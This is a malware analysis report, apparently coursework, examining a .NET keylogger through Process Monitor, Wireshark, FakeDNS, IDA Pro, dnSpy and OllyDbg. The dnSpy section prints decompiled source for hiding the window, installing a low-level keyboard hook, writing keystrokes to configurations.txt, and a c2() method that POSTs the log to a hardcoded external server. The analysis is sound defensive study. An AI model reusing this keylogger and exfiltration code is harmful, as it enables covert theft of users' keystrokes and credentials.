The malware creates and modifies registry keys under CYBR473Malware_RASAPI32, with values such as; EnableFileTracing, EnableAutoFileTracing and EnableConsoleTracing. These may be attempts to masquerade as legitimate Windows tracing activity.



06:41:...	CYBR473Malw...	6688	ReadFile	C:\Windows\System32\drivers\etc\hosts
06:41:...	CYBR473Malw...	6688	CloseFile	C:\Windows\System32\drivers\etc\hosts
06:41:...	CYBR473Malw...	6688	UDP Send	FlareVM64:52488 -> 192.168.56.21:domain
06:41:...	CYBR473Malw...	6688	UDP Receive	FlareVM64:52488 -> 192.168.56.21:domain
06:41:...	CYBR473Malw...	6688	ReadFile	C:\Windows\SysWOW64\mswsock.dll
06:41:...	CYBR473Malw...	6688	ReadFile	C:\Windows\SysWOW64\mswsock.dll


A UDP DNS request to 192.168.56.21:53 was captured, likely a C2 domain resolution attempt, demonstrating network-aware behaviour.




Time ...	Process Name	PID	Operation	Path
06:44:...	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	Thread Create	
06:44:...	CYBR473Malw...	6688	Thread Create	
06:44:...	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44:...	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt

The malware creates a file named configurations.txt, where keystrokes are logged, confirming keylogger functionality.


3.3. Process Explorer

- 

- 

During execution, CYBR473Malware.exe was visible as a running process in Process Explorer, with no additional suspicious child processes observed. Properties tab of the malware indicated the command line used to launch the malware showed no extra arguments, confirming the malware runs standalone. The threads tab showed a Common Language Runtime (CLR) thread active, confirming .NET execution. The strings tab (runtime memory) revealed matches to the earlier static string analysis. This confirms that the malware does not dynamically load APIs outside of the .NET layer during runtime.


3.4. RegShot

- 

- 


A RegShot comparison before and after execution showed 51 new registry keys created, and 980 new/modified values. Registry interaction seen per Process Monitor and RegShot appear to be runtime-related, likely generated by.NET and the monitoring tools used. Keys referencing LogFile1 seem to be associated with these tools, not the malware itself. Can say that it may be using Process Monitor and Process Explorer to determine when user activity has occurred but this has not been indicated. Registry entries under RASAPI32 were observed, with values like EnableFileTracing and EnableConsoleTracing, indicating the malware may be attempting to blend in with legitimate tracing activity by enabling tracing and console tracing configurations, however, it may also stem from the system or .NET framework setup. Based on analysis so far, there is no strong evidence that the malware intentionally modifies the registry for persistence or other malicious purposes, and most changes are consistent with runtime behaviour, tool interaction, and .NET framework activity.

3.5. FakeDNS



FakeDNS recorded a DNS query for “al-sahaf.000webhostapp.com”. This confirms the malware attempted to resolve a C2 domain, which matches the hardcoded PHP server identified earlier in string analysis.


3.6. Wireshark



Wireshark captured a DNS request from the infected FlareVM to al-sahaf.000webhostapp.com, sent from source port 52488 to destination port 53. FakeDNS on REMnux responded, confirming the malware attempted communication with a C2 domain. However, no further packets or TLS handshakes were observed, suggesting the connection failed – likely due to the domain being inactive or certificate issues. No keystroke data was exfiltrated during the session.

4. Advanced Static Analysis


4.1. IDA Pro

- 

In IDA Pro, execution begins at entry point 0x0040508E, matching the AddressOfEntryPoint in the PE header. The first instruction jumps to _CorExeMain, the standard .NET runtime entry point for initializing managed code. Graph View, shows only a single function (start) with no branching logic or detailed disassembly, confirming IDA Pro limited usefulness and insight for deeper analysis for .NET binaries. Minimal stack usage observed beyond the initial jump, suggests the malware relies on .NET event callbacks and Windows API hooks rather than direct stack manipulation. While .NET's abstraction hides most low-level stack and register activity, the presence of Windows hook APIs indicates that standard stack frame manipulation still occurs during keyboard event callbacks. Given these limitations, dnSpy is used for deeper inspection of the malware's behaviour.

4.2. dnSpy

Due to the file being a .NET file, we can use a decompiler, dnSpy, to decompile the code and analyse the source code. Can see the malware's entry point/initial execution begins in Program.Main(), which initializes the UI via System.Windows.Forms then creates a new instance of Form1.

- 

Within Form1, the constructor calls InitializeComponent(), which sets up timers and event handlers (facetime_Tick, log_Tick, and Form1_Load).


-
```
Form1_Load(object, EventArgs) : void
// CYBR473Malware.Form1
// Token: 0x06000006 RID: 6 RVA: 0x000020EC File Offset: 0x000002EC
private void Form1_Load(object sender, EventArgs e)
{
    base.ShowInTaskbar = false;
    base.Opacity = 0.0;
    base.Visible = false;
    this.facetime.Enabled = true;
    this.log.Enabled = true;
    KeyboardListener keyboardListener = new KeyboardListener();
    Form1.Globales.keyBuffer = new StringBuilder();
    Form1.Globales.keyBuffer.Append("Configurations ");
    Form1.Globales.userDir = "C:\\Users\\";
    Form1.Globales.userName = Environment.UserName;
    Form1.Globales.ltion = Form1.Globales.userDir + Form1.Globales.userName + "\
      \configurations.txt";
    keyboardListener.CreateLog(Form1.Globales.ltion);
}
```

Form1 is a windows application window and the Form1_Load() method is called when the form is loaded. It hides the window by setting ShowInTaskbar = false, Opacity = 0.0, and Visible = false, ensuring the malware runs silently in the background. It enables both facetime (active window tracking -> 3 seconds) and log (keylogging -> 2 seconds), which are two timers set to track window and send logs to the remote server. It initializes KeyboardListener and StringBuilder to store keystrokes. Can see system profiling and execution context through strings like Environment.UserName, GetKeyboardLayout, and DateTime indicate basic user profiling. The configurations.txt file path uses the return of the Environment.UserName, resulting in C:/Users/<UserName>/configurations.txt.

Can see keylogging and targeting behaviour through facetime_Tick() method which filters and retrieves the currently active window using GetForegroundWindow(). Log_Tick() method also periodically calls the c2() method for data exfiltration.

-
```
c2() : void
{
    string ltion = Form1.Globales.ltion;
    byte[] array = File.ReadAllBytes(ltion);
    string @string = Encoding.UTF8.GetString(array);
    string text = "https://al-sahaf.000webhostapp.com/harith/test.php";
    try
    {
        using (WebClient webClient = new WebClient())
        {
            Console.WriteLine(@string);
            NameValueCollection nameValueCollection = new NameValueCollection();
            nameValueCollection["time"] = DateTime.Now.ToString("MMM dd, yyyy
              h:mm:ss tt");
            nameValueCollection["log"] = @string;
            byte[] array2 = webClient.UploadValues(text, "POST",
              nameValueCollection);
            Console.WriteLine(Encoding.Default.GetString(array2));
            webClient.Dispose();
        }
    }
    catch (WebException ex)
    {
    }
}
```

The c2() method uses System.Net.WebClient.UploadValues to send logged data via HTTP POST to the hardcoded C2 server “https://al-sahaf.000webhostapp.com/harith/test.php. Logged data is read from configurations.txt using System.IO.File.ReadAllBytes, encoded as UTF-8, and transmitted with the “time”, confirming network-based data exfiltration.

- 
userName : string @0400001B
InterceptKeys @02000007
Base Type and Interfaces
Derived Types
.cctor() : void @0600002C
AttachThreadInput(uint, uint, bool) : bool @06000028
CallNextHookEx(IntPtr, int, UIntPtr, IntPtr) : IntPtr @060
ClearKeyboardBuffer(uint, uint, IntPtr) : void @0600002E
GetCurrentThreadId() : uint @06000029
GetForegroundWindow() : IntPtr @06000026
GetKeyboardLayout(uint) : IntPtr @06000025
GetKeyboardState(byte[]) : bool @06000023
GetModuleHandle(string) : IntPtr @06000021
GetWindowThreadProcessId(IntPtr, out uint) : uint @06
MapVirtualKeyEx(uint, uint, IntPtr) : uint @06000024
SetHook(InterceptKeys.LowLevelKeyboardProc) : IntPtr
SetWindowsHookEx(int, InterceptKeys.LowLevelKeyboa
ToUnicodeEx(uint, uint, byte[], StringBuilder, int, uint,
UnhookWindowsHookEx(IntPtr) : bool @0600001F
VKCodeToString(uint, bool) : string @0600002A
lastIsDead : bool @04000014
lastKeyState : byte[] @04000013
lastScanCode : uint @04000012
lastVKCode : uint @04000011
WH_KEYBOARD_LL : int @04000010
KeyEvent @0200000E
Base Type and Interfaces
Derived Types
value__ : int @0400001D
WM_KEYDOWN : InterceptKeys.KeyEvent @0400001
WM_KEYUP : InterceptKeys.KeyEvent @0400001F
WM_SYSKEYDOWN : InterceptKeys.KeyEvent @0400
WM_SYSKEYUP : InterceptKeys.KeyEvent @0400002
LowLevelKeyboardProc @0200000D
- LowLevelKeyboardProc(int, UIntPtr, IntPtr...

```
// CYBR473Malware.KeyboardListener
// Token: 0x06000014 RID: 20 RVA: 0x00002598 File Offset: 0x00000798
[MethodImpl(MethodImplOptions.NoInlining)]
private IntPtr LowLevelKeyboardProc(int nCode, UIntPtr wParam, IntPtr lParam)
{
    bool flag = nCode >= 0;
    if (flag)
    {
        bool flag2 = wParam.ToUInt32() == 256U || wParam.ToUInt32() == 257U ||
          wParam.ToUInt32() == 260U || wParam.ToUInt32() == 261U;
        if (flag2)
        {
            string text = InterceptKeys.VKCodeToString((uint)Marshal.ReadInt32
              (lParam), wParam.ToUInt32() == 256U || wParam.ToUInt32() == 260U);
            Form1.Globales.keyBuffer = new StringBuilder();
            Form1.Globales.keyBuffer.Append(text);
            this.CreateLog(Form1.Globales.ltion);
            this.hookedKeyboardCallbackAsync.BeginInvoke
              ((InterceptKeys.KeyEvent)wParam.ToUInt32(), Marshal.ReadInt32
              (lParam), text, null, null);
        }
    }
    return InterceptKeys.CallNextHookEx(this.hookId, nCode, wParam, lParam);
}
```

-

```
public void CreateLog(string file)
{
    try
    {
        StreamWriter streamWriter = new StreamWriter(file, true);
        streamWriter.Write(Form1.Globales.keyBuffer.ToString());
        streamWriter.Close();
        Form1.Globales.keyBuffer.Clear();
    }
    catch
    {
        Console.WriteLine("error");
    }
}
```

The InterceptKeys class handles system-wide keylogging using low-level Windows hooks via APIs like SetWindowsHookEx, UnhookWindowsHookEx, CallNextHookEx, and LowLevelKeyboardProc. These capture WM_KEYDOWN(256), WM_KEYUP(257), WM_SYSKEYDOWN(260), and WM_SYSKEYUP(261) messages. Keystrokes are processed by KeyboardListener in the LowLevelKeyboardProc() method. Here VK code is extracted using ReadInt32(lParam), converts it via InterceptKeys.VKCodeToString, which is then appended to Form1.Globales.keyBuffer and written to the log file via CreateLog() at the path in Form1.Globales.ltion.

-

```
public KeyboardListener()
{
    this.dispatcher = Dispatcher.CurrentDispatcher;
    this.hookedLowLevelKeyboardProc = new InterceptKeys.LowLevelKeyboardProc(this.LowLevelKeyboardProc)
    this.hookId = InterceptKeys.SetHook(this.hookedLowLevelKeyboardProc);
    this.hookedKeyboardCallbackAsync = new KeyboardListener.KeyboardCallbackAsync(this.KeyboardListener
}
```

They KeyboardListener class sets up and manages the hook by calling SetHook(hookedLowLevelKeyboardProc) with the procedure defined in InterceptKeys. It registers the async callback KeyboardCallbackAsync to process captured keys. When invoked, this callback handles writing the buffer contents via the CreateLog() method. InterceptKeys and KeyboardListener form the core of the malware's keylogging functionality.


No registry functions (e.g. RegSetValue) are present in the .NET source code. Registry activity observed appears to stem from .NET runtime behaviour. No persistence mechanisms were found and the code shows no signs of obfuscation, encryption, shellcode injection, or self-deletion.

5. Advanced Dynamic Analysis


5.1. OllyDbg

The malware was loaded into OllyDbg to observe its runtime behaviour at the assembly level. The primary goal was to inspect memory activity, .NET interactions, and API calls that support its keylogger functionality.

-



-




Entry point was observed at 0x007950BE. This address changes dynamically with each execution/restart, reflecting .NET's runtime loading behaviour. Initial analysis of loaded modules revealed a minimal set. However, after execution, additional modules were loaded, indicating the unpacking of the .NET assembly and dynamic loading of dependencies. Modules loaded from startup can be seen above, and are indicated as loaded by it being red. Can see the rest of the modules loaded during execution in debug image.

Can see .NET runtime and CLR activity during debugging the call to KERNEL32.GetModuleHandleW at 7283B5AD returned the base address of the CYBR473M module (EAX = 0x006D0000). Was followed by a mov operation storing the


module handle in ECX, and then a call to a function in clr.dll, marking the transition into the .NET runtime initialization. The clr._CorExeMain can be found in the clr.text section, however, we can't directly observe _CorExeMain execution in OllyDbg. Upon re-/start, execution resumes at address 0x75F0B5F2 in the mscoreei section, indicating.NET runtime has already initialized - OllyDbg starts after _CorExeMain completes.

-



-

String 'configurations.txt' was found in Unicode encoding within the .text section for the CYBR473M module. API calls confirm the malware creates the file using KERNELBASE.CreateFileW. A subsequent call to KERNELBASE.WriteFile writes string "Configurations " at the beginning of configurations.txt, confirming the setup for keylogging output.

- 


Can see keylogger initialization and hook monitoring. Function KeyboardCallbackAsync is added to Form1. EDX holds the KeyboardCallbackAsync address, where it then goes through instructions fetching 1 byte at a time from that EDX address and signs -extends it to a 32-bit integer and stores it in ECX which holds Form1. This matches the KeyboardListener setup seen in dnSpy. System.IO.StreamWriter initialization activity was also observed, along with references to WM_KEYDOWN and WM_KEYUP, confirming that keyboard input is captured and written to the log file. It follows the same process as the KeyboardCallbackAsync being added to Form1, with ECX holding System.IO and EDX holding StreamWriter.


- 
- 

During debugging, the malware attempted to resolve two addresses I had not seen before during analysis, windows.update.microsoft.com and windowsupdate.com. This behaviour may serve as a connectivity check or a sandbox detection technique, checking whether the environment mimics a real system with internet access and Windows Update functionality.


5.2. dnSpy

Performed further analysis with dnSpy to observe runtime behaviour changes and confirm hidden UI activity.

